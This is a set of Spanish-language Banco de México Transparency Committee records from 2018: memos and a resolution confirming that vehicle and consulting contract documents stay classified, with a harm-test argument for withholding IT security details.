Nos referimos a la solicitud de acceso a la información, identificada con el número de folio **6110000014018**, que nos turnó la Unidad de Transparencia el tres de abril del presente año, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública, la cual se transcribe a continuación:

> *"SOLICITO TODOS LOS CONTRATOS DE ARRENDAMIENTO Y O ADQUISICIÓN VEHICULAR EN CUALQUIERA DE SUS MODALIDADES , ASÍ COMO TODOS LOS ANEXOS TÉCNICOS DE LOS MISMOS Y LOS PAGOS REALIZADOS DE LO SOLICITADO. TODO LO ANTERIOR EN UN PERIODO CORRESPONDIENTE A 2008,2009,2010,2011,2012,2013,2014,2015,2016,2017,2018. (11 AÑOS) PERIODO 2008-2018."*

Al respecto, nos permitimos informarles que la Dirección de Seguridad y la Dirección de Recursos Materiales con motivo del cumplimiento de sus obligaciones en materia de transparencia elaboraron las versiones públicas respectivas, junto con las carátulas que las distinguen e indican los datos concretos que han sido clasificados, al igual que los motivos y fundamentos respectivos. Dichas versiones públicas fueron aprobadas por ese órgano colegiado en su sesión especial 11/2017 del 1 de noviembre dos mil diecisiete y cuentan con un periodo de reserva de 5 años.

En el caso concreto, hacemos de su conocimiento que los documentos que se detallan en el siguiente cuadro, se ubican en el supuesto del párrafo precedente, y son materia de la presente solicitud.

Asimismo, en los documentos señalados, subsisten las causas que dieron origen a su clasificación, tanto con carácter confidencial, como reservado, esta última en términos de los artículos 113, fracción V, de la Ley General de Transparencia y Acceso a la Información Pública, y 110, fracción V, de la Ley Federal de Transparencia y Acceso a la Información Pública, en virtud de que se trata de vehículos para el traslado de personal.

TÍTULO DEL DOCUMENTO CLASIFICADO	PROVEEDOR	CLASIFICACIÓN	DIRECCIÓN URL AL ADMINISTRADOR INSTITUCIONAL DE DOCUMENTOS DE ARCHIVO (AIDA)
CONTRATO No. 0000014325-Protecto Glass de México VP.pdf	PROTECTO GLASS DE MEXICO, S.A. DE C.V.	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/03 300 15-0901 CONT 0000014325 O.pdf
PEDIDO No. DRM-0000013475 (Camionetas y blindaje) VP.pdf	TRANSPORTADORA DE PROTECCION Y SEGURIDAD, S.A DE C.V.	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/05 300 15-0910 15-100 15-1001 PED DRM-0000013475 O.pdf
PEDIDO No. DRM-0000015806-Ballistic Technology VP.pdf	BALLISTIC TECHNOLOGY, S.A. DE C.V.	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/06 300 16-0534 PED DRM-0000015806 O.pdf

Atento a lo anterior, de conformidad con los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción II, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, inciso a), de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, atentamente solicitamos a ese Comité de Transparencia confirmar la clasificación de la información realizada por estas unidades administrativas y aprobar las versiones públicas señaladas en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informamos que las unidades administrativas que por la naturaleza de sus atribuciones tienen acceso a los documentos señalados son:

PERSONAL CON ATRIBUCIONES DE ACCESO A LOS DOCUMENTOS CLASIFICADOS (DGE)	PERSONAL CON ATRIBUCIONES DE ACCESO A LOS DOCUMENTOS CLASIFICADOS
• Dirección de Seguridad (Director) • Gerencia de Protección e Investigación de Seguridad (Gerente) • Subgerencia de Adiestramiento y Protección de Inmuebles (Subgerente) • Subgerencia de Seguridad a Funcionarios (Subgerente)	• Dirección de Recursos Materiales (Director) • Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Toda la Gerencia) • Gerencia de Abastecimiento a Emisión y Recursos Humanos (Toda la Gerencia) • Gerencia de Control Operacional (Toda la Gerencia)

BANCO DE MÉXICO

PERSONAL CON ATRIBUCIONES DE ACCESO A LOS DOCUMENTOS CLASIFICADOS (DGE)	PERSONAL CON ATRIBUCIONES DE ACCESO A LOS DOCUMENTOS CLASIFICADOS
• Unidad de Protección a Funcionarios (Jefe de Unidad) • Oficina de Adiestramiento en Seguridad (Jefe)	• Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Toda la Gerencia)

Atentamente,

APOLINAR PARRA ARÓCHE
Director de Seguridad

IGNACIO JAVIER ESTÉVEZ GONZÁLEZ
Director de Recursos Materiales

BANCO de MÉXICO
RECIBIDO
14 MAY 2018
Comité de Transparencia
Por: B12327 Hora: 111.57

Recibo este oficio constante en tres páginas. - - - -

BANCO DE MÉXICO

Ciudad de México, a 14 de mayo de 2018

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
P r e s e n t e.

Nos referimos a la solicitud de acceso a la información, identificada con el número de folio **6110000014018**, que nos turnó la Unidad de Transparencia el tres de abril del presente año, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública, la cual se transcribe a continuación:

> *"SOLICITO TODOS LOS CONTRATOS DE ARRENDAMIENTO Y O ADQUISICIÓN VEHICULAR EN CUALQUIERA DE SUS MODALIDADES , ASÍ COMO TODOS LOS ANEXOS TÉCNICOS DE LOS MISMOS Y LOS PAGOS REALIZADOS DE LO SOLICITADO. TODO LO ANTERIOR EN UN PERIODO CORRESPONDIENTE A 2008,2009,2010,2011,2012,2013,2014,2015,2016,2017,2018. (11 AÑOS) PERIODO 2008-2018."*

Al respecto, nos permitimos informarles que la Dirección de Seguridad y la Dirección de Recursos Materiales con motivo de la atención de una solicitud de acceso diversa, elaboraron las versiones públicas respectivas, junto con las carátulas que las distinguen e indican los datos concretos que han sido clasificados, al igual que los motivos y fundamentos respectivos. Dichas versiones públicas fueron aprobadas por ese órgano colegiado en su sesión ordinaria 17/2018 del diez de mayo de dos mil dieciocho y dos de ellos, cuentan con un periodo de reserva de 5 años.

En el caso concreto, hacemos de su conocimiento que los documentos que se detallan en el siguiente cuadro, se ubican en el supuesto del párrafo precedente, y son materia de la presente solicitud. Asimismo, en los documentos señalados, subsisten las causas que dieron origen a su clasificación, tanto con carácter confidencial, como reservado, respectivamente.

TÍTULO DEL DOCUMENTO CLASIFICADO	CLASIFICACIÓN	DIRECCIÓN URL AL ADMINISTRADOR INSTITUCIONAL DE DOCUMENTOS DE ARCHIVO (AIDA)
Contrato PA-BDM-001-2014 T.pdf	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH_POT/Contrato_PA-BDM-001-2014_O.pdf
CHANGE ORDER NO 1 T.pdf	Confidencial /Reservada	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos

BANCO DE MÉXICO

TÍTULO DEL DOCUMENTO CLASIFICADO	CLASIFICACIÓN	DIRECCIÓN URL AL ADMINISTRADOR INSTITUCIONAL DE DOCUMENTOS DE ARCHIVO (AIDA)
		%20Originales/DRH POT/CHANGE ORDER NO 1 O.pdf
CHANGE ORDER NO 2 T.pdf	Confidencial	http://archivo/sitio/atac/Documentos BM/DGSPSC/Adquisiciones/Contratos %20Originales/DRH POT/CHANGE ORDER NO 2 O.PDF
CHANGE ORDER NO 3 T.pdf	Confidencial	http://archivo/sitio/atac/Documentos BM/DGSPSC/Adquisiciones/Contratos %20Originales/DRH POT/CHANGE ORDER NO 3 O.PDF
CHANGE ORDER NO 4 T.pdf	Confidencial	http://archivo/sitio/atac/Documentos BM/DGSPSC/Adquisiciones/Contratos %20Originales/DRH POT/CHANGE ORDER NO 4 O.pdf
CHANGE ORDER NO 5 T.pdf	Confidencial	http://archivo/sitio/atac/Documentos BM/DGSPSC/Adquisiciones/Contratos %20Originales/DRH POT/CHANGE ORDER NO 5 O.pdf
CHANGE ORDER NO 6 T.pdf	Confidencial	http://archivo/sitio/atac/Documentos BM/DGSPSC/Adquisiciones/Contratos %20Originales/DRH POT/CHANGE ORDER NO 6 O.PDF

Atento a lo anterior, de conformidad con los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción II, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, inciso a), de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, atentamente solicitamos a ese Comité de Transparencia confirmar la clasificación de la información realizada por estas unidades administrativas y aprobar las versiones públicas señaladas en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informamos que las unidades administrativas que por la naturaleza de sus atribuciones tienen acceso a los documentos señalados son:

PERSONAL CON ATRIBUCIONES DE ACCESO A LOS DOCUMENTOS CLASIFICADOS (DGE)	PERSONAL CON ATRIBUCIONES DE ACCESO A LOS DOCUMENTOS CLASIFICADOS
• Dirección de Seguridad (Director) • Gerencia de Resguardo y Traslado de Valores (Gerente) • Subgerencia de Transportes Aéreos (Subgerente)	• Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Toda la gerencia) • Gerencia de Abastecimiento a Emisión y Recursos Humanos (Solo Gerente) • Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Solo Gerente) • Subgerencia de Abastecimiento a Fábrica de Billetes (Solo Subgerente) • Oficina de Logística de Importaciones y Exportaciones (Toda la oficina)

Atentamente,

APOLINAR PARRA AROCHE
Director de Seguridad

IGNACIO JAVIER ESTEVEZ GONZÁLEZ
Director de Recursos Materiales

BANCO DE MÉXICO
RECIBIDO
14 MAY 2018
Comité de Transparencia
Por: B12322 Hora: 14:57

Recibo este oficio en tres páginas. —

ANEXO "D"

BANCO DE MÉXICO

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

CLASIFICACIÓN DE INFORMACIÓN
FOLIO: 6110000014018

VISTOS, para resolver sobre la clasificación de información relativa a la solicitud de acceso al rubro indicada; y

RESULTANDO

PRIMERO. El tres de abril de dos mil dieciocho, la Unidad de Transparencia del Banco de México recibió la solicitud de acceso a la información con folio **6110000014018,** la cual se transcribe a continuación:

> *"SOLICITO TODOS LOS CONTRATOS DE ARRENDAMIENTO Y O ADQUISICIÓN VEHICULAR EN CUALQUIERA DE SUS MODALIDADES , ASÍ COMO TODOS LOS ANEXOS TÉCNICOS DE LOS MISMOS Y LOS PAGOS REALIZADOS DE LO SOLICITADO. TODO LO ANTERIOR EN UN PERIODO CORRESPONDIENTE A 2008,2009,2010,2011,2012,2013,2014,2015,2016,2017,2018. (11 AÑOS) PERIODO 2008-2018."*

SEGUNDO. El mismo tres de abril, la solicitud de información mencionada en el resultando anterior, fue turnada para su atención a la Dirección Recursos Materiales y a la Dirección General de Emisión, a través del sistema electrónico de gestión interno de solicitudes de información previsto para esos efectos.

TERCERO. El titular de la Dirección de Recursos Materiales del Banco de México, mediante oficio con referencia W40/083/2018, sometió a consideración de este Comité de Transparencia la determinación de ampliación del plazo ordinario de respuesta a la referida solicitud de acceso a la información.

CUARTO. Este órgano colegiado, mediante resolución emitida en su sesión celebrada el dieciocho de abril del presente año, confirmó la ampliación del plazo ordinario de respuesta por diez días, para la atención de la solicitud al rubro citada. Dicha resolución, fue notificada al solicitante dentro del plazo ordinario.

QUINTO. Los titulares de la Dirección de Recursos Materiales, y de la Dirección de Seguridad, esta última adscrita a la Dirección General de Emisión, mediante oficios con referencias W40/121/2018, W40/123/2018, W40/124/2018, y W40/125/2018, así como a través del diverso oficio sin referencia de catorce de mayo del presente año, hicieron del conocimiento de este Comité de Transparencia que subsisten las causas que dieron origen a la clasificación de los documentos señalados en dichos oficios, en términos de la motivación y fundamentación señaladas en las carátulas y pruebas de daño que en su momento pusieron a disposición de este órgano colegiado.

Asimismo, a través de dichos oficios, señalaron que dichas versiones públicas son materia de la solicitud señalada al rubro, y solicitaron a este Comité de Transparencia confirmar la clasificación de la información.

CONSIDERANDO

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las áreas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción II, del Reglamento Interior del Banco de México.

Asimismo, este órgano colegiado es competente para aprobar las versiones públicas que las unidades administrativas del referido Instituto Central sometan a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso a), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes.

SEGUNDO. Enseguida se analiza la clasificación realizada por las unidades administrativas señaladas en el resultando Quinto de la presente determinación, conforme a lo siguiente:

1. Este órgano colegiado advierte que es procedente la clasificación de la información identificada como confidencial en las carátulas respectivas, en términos de la fundamentación y motivación expresada en las mismas, y además, en ellas subsisten las causas que dieron origen a tal clasificación.

De igual manera, este Comité advierte que no se actualiza alguno de los supuestos de excepción previstos en Ley para que este Instituto Central se encuentre en posibilidad de permitir el acceso a la información señalada, en términos de los artículos 120 de la Ley General de Transparencia y Acceso a la Información Pública, 117 de la Ley Federal de Transparencia y Acceso a la Información Pública, y 22 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados.

En consecuencia, este Comité de Transparencia **confirma la clasificación de la información testada y referida como confidencial, conforme a la fundamentación y motivación expresada en las carátulas de las correspondientes versiones públicas señaladas en los oficios precisados en el resultando Quinto de la presente determinación.**

2. Este órgano colegiado estima que es procedente la clasificación de la información identificada como reservada en las carátulas respectivas, en términos de la fundamentación y motivación expresada en las correspondientes pruebas de daño, y además, en ellas subsisten las causas que dieron origen a tal clasificación.

En consecuencia, **este Comité de Transparencia confirma la clasificación de la información referida como reservada, conforme a la fundamentación y motivación expresadas en las**

correspondientes pruebas de daño, señaladas en los respectivos oficios precisados en el resultando Quinto de la presente determinación.

Por lo expuesto con fundamento en los artículos 1, 23, 43, 44, fracciones II y IX, 101, fracciones I y IV, 137, párrafo segundo, inciso a), de la Ley General de Transparencia y Acceso a la Información Pública; 64, párrafos, primero, segundo, tercero, y quinto, 65, fracciones II y IX, 99, fracciones I y IV, 102, párrafo primero, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracciones II y XIV, del Reglamento Interior del Banco de México; y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se **confirma la clasificación de la información referida como confidencial**, conforme a la fundamentación y motivación expresada en las correspondientes carátulas.

SEGUNDO. Se **confirma la clasificación de la información referida como reservada,** conforme a la fundamentación y motivación expresada en las correspondientes pruebas de daño.

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el dieciséis de mayo de dos mil dieciocho. ----------

COMITÉ DE TRANSPARENCIA

CLAUDIA ÁLVAREZ TOCA
Presidenta

HUMBERTO ENRIQUE RUIZ TORRES
Integrante

ANEXO "E"

BANCO DE MÉXICO

Ciudad de México, a 11 de mayo de 2018.

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
P r e s e n t e

Nos referimos a la solicitud de acceso a la información, identificada con el número de folio **6110000014718**, que nos turnó la Unidad de Transparencia el diecinueve de abril del presente año, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública, la cual en su parte conducente señala lo siguiente:

> *"Quiero que me informen: el nombre de cada una de las personas físicas y/o morales contratadas, desde enero de 2012 a la fecha de ingreso de esta solicitud, por la dependencia por servicios profesionales, así como de asesoría, consultoría, estudios e investigaciones. En su respuesta debe incluir, en cada caso de la personas físicas y morales: número de contrato, si fue adjudicación directa, invitación o licitación, fecha de firma del contrato, fecha de inicio y fin del mismo, monto pagado en cada uno de esos contratos y el objeto detallado del mismo. Mal entrega deberá hacerse en Excel o en caso de no ser posible, pero demostrando que no es posible entregar la información en Excel, entregarlo en pdf no imagen."*

Al respecto, nos permitimos informarles que la Dirección de Sistemas, Dirección de Apoyo a las Operaciones y Dirección de Sistemas de Pagos de conformidad con los artículos 100, 106, fracción I, y 111, de la Ley General de Transparencia y Acceso a la Información Pública, 97, 98, fracción I, y 108, de la Ley Federal de Transparencia y Acceso a la Información Pública, así como el Quincuagésimo sexto de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, ha determinado clasificar como reservado información referente a algunos de los pagos que conforman la totalidad de los pagos realizados de lo solicitado.

En consecuencia, estas áreas han generado la versión pública respectiva, junto con la carátula que la distingue e indica los datos concretos que han sido clasificados, al igual que los motivos y fundamentos respectivos. Dicho documento se encuentra disponible a partir de esta fecha en la carpeta compartida ubicada en la red interna del Banco de México, a la que se puede acceder a través de la siguiente liga:

> I:\A13 Dir Unidad de Transparencia\Comité de Transparencia Compartida\2018\Sesiones Ordinarias 2018\Asuntos para sesión

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título del documento clasificado, el cual coincide con el que aparece en la carátula que debidamente firmada se acompaña al presente. Asimismo, en dicho cuadro encontrarán la liga respectiva al repositorio institucional en el que reside la versión digitalizada del documento original respecto del que se elaboró una versión pública.

RCJ

BANCO DE MÉXICO

TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO	PRUEBA DE DAÑO NÚMERO DE ANEXO	DIRECCIÓN URL AL ADMINISTRADOR INSTITUCIONAL DE DOCUMENTOS DE ARCHIVO (AIDA)
Consulta 14718-O.xlsx	01	Anexos 1, 2 y 3	http://archivo/sitio/atac/DocumentosBM/DGSPSC/Adquisiciones/Contratos%20Originales/DRH POT/Consulta 14718-O.xlsx

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción II, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de la información realizada por estas unidades administrativas, y aprobar las versiones públicas señaladas en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informamos que las personas que por la naturaleza de sus atribuciones tiene acceso a los referidos documentos clasificados, son las descritas en la siguiente relación:

No. Contrato	Personal con acceso a la información clasificada
0000007245 C000008043 DRM-800-18850	Dirección General de Tecnologías de la Información: • Gerencia de Seguridad de Tecnologías de la Información (Todo el personal)
W62-800-9694 0000011949 0000013986 DRM-800-13974 0000016240 DRM-800-16204 DRM-800-19128 DRM-800-18816	Dirección General de Pagos y Servicios Corporativos: • Gerencia de Tecnología de los Sistemas de Pagos (Gerente) • Subgerencia de Desarrollo Tecnológico de los Sistemas de Pagos A (Subgerente) • Oficina de Infraestructura y Seguridad (Todo el personal) • Gerencia de Estudios en Sistemas de Pagos (Todo el personal)
0000008448 0000009419 0000013078 0000018623 0000019026	Dirección General de Operaciones de Banca Central: • Gerencia de Gestión de Operaciones (Gerente) • Gerencia de Desarrollo de Sistemas Operativos (Gerente) • Subgerencia de Desarrollo de Sistema Operativos B (Todo el personal) • Subgerencia de Servicios de Computo (Todo el personal)

RCJ

BANCO DE MÉXICO

Para todos los documentos a clasificar relacionados en la tabla anterior, las personas con acceso a estos documentos son las siguientes:

Área	**Personal con acceso a los documentos**
Dirección de Recursos Materiales	Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Todo el personal). Gerencia de Abastecimiento a Emisión y Recursos Humanos (Todo el personal). Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Todo el personal).
Dirección General de Tecnologías de la Información	Subgerencia de Planeación y Regulación (Todo el personal)

A t e n t a m e n t e,

LIC. JOAQUÍN RODRIGO CANO JAUREGUI SEGURA MILLAN

Director de Apoyo a las Operaciones

DR.MANUEL MIGUEL ANGEL DÍAZ DÍAZ

Director de Sistemas de Pagos

DR. ALEJANDRO DE LOS SANTOS SANTOS

Director de Sistemas

BANCO DE MÉXICO
RECIBIDO
14 MAY 2018
Comité de Transparencia
Por: Hora:

Recibo este oficio en tres páginas, una carátula y tres pruebas de daño.

BANCO DE MÉXICO

CARÁTULA VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, fracción I, 109 y 111de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, fracción I, 106, 108 y 118 de laLey Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo,fracción I, Quincuagésimo sexto, Sexagésimo segundo, inciso a) y Sexagésimo tercero de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas",emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección deDatos Personales (Lineamientos).

Versión Pública	
I. Áreas titulares que clasifican la información	Dirección de Sistemas Dirección de Sistemas de Pagos Dirección de Apoyo a las Operaciones
II. La identificación del documento del que se elabora la versión pública.	Relación de pagos Consulta: **6110000014718**
III. Firma del titular del área y de quien clasifica.	**DR. ALEJANDRO DE LOS SANTOS SANTOS** Director de Sistemas **DR.MANUEL MIGUEL ANGEL DÍAZ DÍAZ** Director de Sistemas de Pagos **LIC. JOAQUÍN RODRIGO CANO JAUREGUI SEGURA MILLAN** Director de Apoyo a las Operaciones
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "ordinaria", número 18/2018, celebrada el 16 de mayo de 2018 Secretaría del Comité de Transparencia Sergio Zamborano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
A1	I573, I574, I575, I576, I577	Información relativa a la infraestructura de seguridad de los sistemas de tecnologías de la información que soportan las operaciones de banca central.	Conforme a la prueba de daño que se adjunta	Conforme a la prueba de daño que se adjunta
A2	B578, G578, I578, K578, B579, G579, I579, J579, B580, G580, I580, J580, B581, G581, I581, K581, B582, G582, I582, J582, B583, G583, I583, K583, B584, G584, I584, K584, B585, G585, I585, K585,	Información relacionada con elementos operativos y técnicos de los sistemas que directa o indirectamente soportan las operaciones del Banco de México en su función de propiciar el buen funcionamiento de los sistemas de pagos.	Conforme a la prueba de daño que se adjunta	Conforme a la prueba de daño que se adjunta
A3	B586, I586, B587, B588.	Información relacionada con evaluaciones de la seguridad del Banco de México	Conforme a la prueba de daño que se adjunta	Conforme a la prueba de daño que se adjunta

BANCO DE MÉXICO

PRUEBA DE DAÑO

Información relativa a la infraestructura de seguridad de los sistemas de tecnologías de la información que soportan las operaciones de banca central.

En términos de lo dispuesto por los artículos 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 113, fracciones I y IV, de la Ley General de Transparencia y Acceso a la información Pública; y 110, fracciones I y IV, de la Ley Federal de Transparencia y Acceso a la Información Pública; así como Décimo séptimo, fracción VIII y Vigésimo segundo, fracción I, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas" vigentes, es de clasificarse como información reservada aquella cuya publicación:

a) Posibilite la destrucción, inhabilitación o sabotaje de cualquier infraestructura de carácter estratégico o prioritario, así como la indispensable para la provisión de bienes o servicios públicos de cualquier tipo de infraestructura que represente tal importancia para el Estado que su destrucción o incapacidad tenga un impacto debilitador en la seguridad nacional;

b) Menoscabe la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, poniendo en riesgo el funcionamiento de esos sistemas, o de la economía nacional en su conjunto;

Por lo que, la información relativa a **la infraestructura de seguridad de los sistemas de tecnologías de la información que soportan las operaciones de banca central,** es clasificada como reservada, toda vez que su **divulgación representa un riesgo de perjuicio significativo al interés público**, lo anterior toda vez que dicho riesgo es:

1) Real, dado que la difusión de esta información posibilita a individuos o grupos con intenciones delincuenciales, la realización de acciones hostiles en contra de los sistemas de tecnologías de la información de este Banco Central, lo que puede menoscabar seriamente la efectividad de las medidas implementadas en los sistemas financiero, económico, cambiario o monetario del país, arriesgando el funcionamiento de esos sistemas y, por lo tanto, de la economía nacional en su conjunto.

Debe tenerse presente que los artículos 2o. y 3o. de la Ley del Banco de México, señalan las finalidades y funciones del Banco Central de la Nación, entre las que se encuentran, el objetivo prioritario de procurar la estabilidad del poder adquisitivo de la moneda nacional, promover el sano desarrollo del sistema financiero, propiciar el buen funcionamiento de los sistemas de pagos, así como el desempeño de las funciones de regular la emisión y circulación de la moneda, los cambios, la intermediación y los servicios financieros, así como los sistemas de pagos; operar con las instituciones de crédito como banco de reserva y acreditante de última instancia; prestar servicios

de tesorería al Gobierno Federal y actuar como agente financiero del mismo. Las anteriores son finalidades y funciones que dependen en gran medida de la correcta operación de las tecnologías de la información que el Banco de México ha instrumentado para estos propósitos, mediante el procesamiento de la información que apoya en la ejecución de dichos procesos.

En este sentido, el artículo 5, fracción XII, de la Ley de Seguridad Nacional establece que son amenazas a la seguridad nacional, los actos tendientes a destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos. A su vez, el artículo 146 de la Ley General del Sistema Nacional de Seguridad Pública dispone que se consideran instalaciones estratégicas, a los espacios, inmuebles, construcciones, muebles, equipo y demás bienes, destinados al funcionamiento, mantenimiento y operación de las actividades consideradas como estratégicas por la Constitución Política de los Estados Unidos Mexicanos, entre los que se encuentra la **información relativa a la infraestructura de seguridad de los sistemas de tecnologías de la información que soportan las operaciones de banca central, que utiliza Banco de México.**

Consecuentemente, pretender atacar o inhabilitar los sistemas de tecnologías de la información del Banco Central, representa una amenaza a la seguridad nacional, toda vez que de conformidad con lo dispuesto por la fracción VIII del Décimo séptimo de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", divulgar dicha información posibilita la destrucción, inhabilitación o sabotaje de la infraestructura tecnológica de carácter estratégico, como lo es la del Banco de México, Banco Central del Estado Mexicano, por mandato constitucional.

Cabe señalar que los sistemas informáticos que utiliza el Banco de México, como son los **sistemas que soportan las operaciones de banca central,** son adquiridos, desarrollados o destinados para atender la implementación de las políticas en materia monetaria, cambiaria o del sistema financiero. Por tal motivo, divulgar información relacionada con las especificaciones técnicas, diseño, programación, funcionamiento, normatividad interna, o configuraciones de dichos sistemas, puede propiciar su inhabilitación.

En efecto, proporcionar la **información relativa a la infraestructura de seguridad de los sistemas de tecnologías de la información que soportan las operaciones de banca central**, puede facilitar que terceros logren acceder a información de carácter financiero, modifiquen los datos que se procesan en ellas o, incluso, dejen fuera de operación a dichas tecnologías.

Asimismo, los ataques informáticos son uno de los principales y más importantes instrumentos utilizados para ingresar sin autorización a computadoras, aplicaciones, redes de comunicación, y diversos sistemas informáticos, con la finalidad de causar daños, obtener información de naturaleza sensible o realizar operaciones ilícitas. Estos ataques se fundamentan en descubrir y aprovechar vulnerabilidades de dichos sistemas, basando cada descubrimiento en el análisis y estudio de la

información de las especificaciones técnicas de diseño y construcción, incluyendo el código fuente, de la arquitectura o servicios de tecnologías de información que se quieren vulnerar.

Otra característica relevante de este tipo de ataques, es la propia evolución de los equipos y sistemas, pues con cada actualización, cada nueva versión que se genera, o nuevo componente que se instale, se abre la oportunidad a la aparición de vulnerabilidades y, por ende, a nuevas posibilidades de ataques. Por ejemplo, en la actualidad, es común que en materia de sistemas de información se empleen herramientas con licencia de uso libre (p.e. librerías de manejo de memoria, traductores entre distintos formatos electrónicos, librerías para despliegue de gráficos, etc.), y que el proveedor publique las vulnerabilidades detectadas en ellas, contando con esta información y con las especificaciones técnicas de la aplicación o herramienta tecnológica que se quiere vulnerar, los individuos con propósitos delincuenciales pueden elaborar un ataque cuya vigencia será el tiempo que tarde en corregirse la vulnerabilidad y aplicarse la actualización respectiva.

Por lo anterior, mantener la reserva de la "**información relativa a la infraestructura de seguridad de los sistemas de tecnologías de la información que soportan las operaciones de banca central",** que el Banco Central de la Nación emplea para dar soporte a los procesos de atención e implementación de las políticas en materia cambiaria o del sistema financiero, es una medida que coadyuva en la reducción sustancial de los ataques informáticos que pudieran resultar efectivos, considerando aquellos que pueden surgir por el simple hecho de emplear un medio universal de comunicación como lo es Internet y los propios exploradores Web.

Por otra parte, de materializarse los riesgos anteriormente descritos, se puede substraer, interrumpir o alterar información relativa a, por ejemplo: datos intercambiados en los sistemas de pagos o la información referente a las tecnologías que soportan la asignación de las subastas que el Instituto central lleva a cabo con propósitos de regulación monetaria, cambiaria y como agente financiero del Gobierno Federal; información que no debe ser alterada o divulgada de forma no autorizada, relacionada con la efectividad de las medidas adoptadas en relación con el sistema financiero del país, pues de hacerlo afectaría la estabilidad y sano desarrollo de ese sistema.

Por las razones expuestas, divulgar la referida información compromete la seguridad nacional, y afecta la efectividad de las medidas adoptadas en relación con las políticas en materia cambiaria o del sistema financiero del país, en términos del artículo 113, fracciones I y IV, de la Ley General de Transparencia y Acceso a la Información Pública.

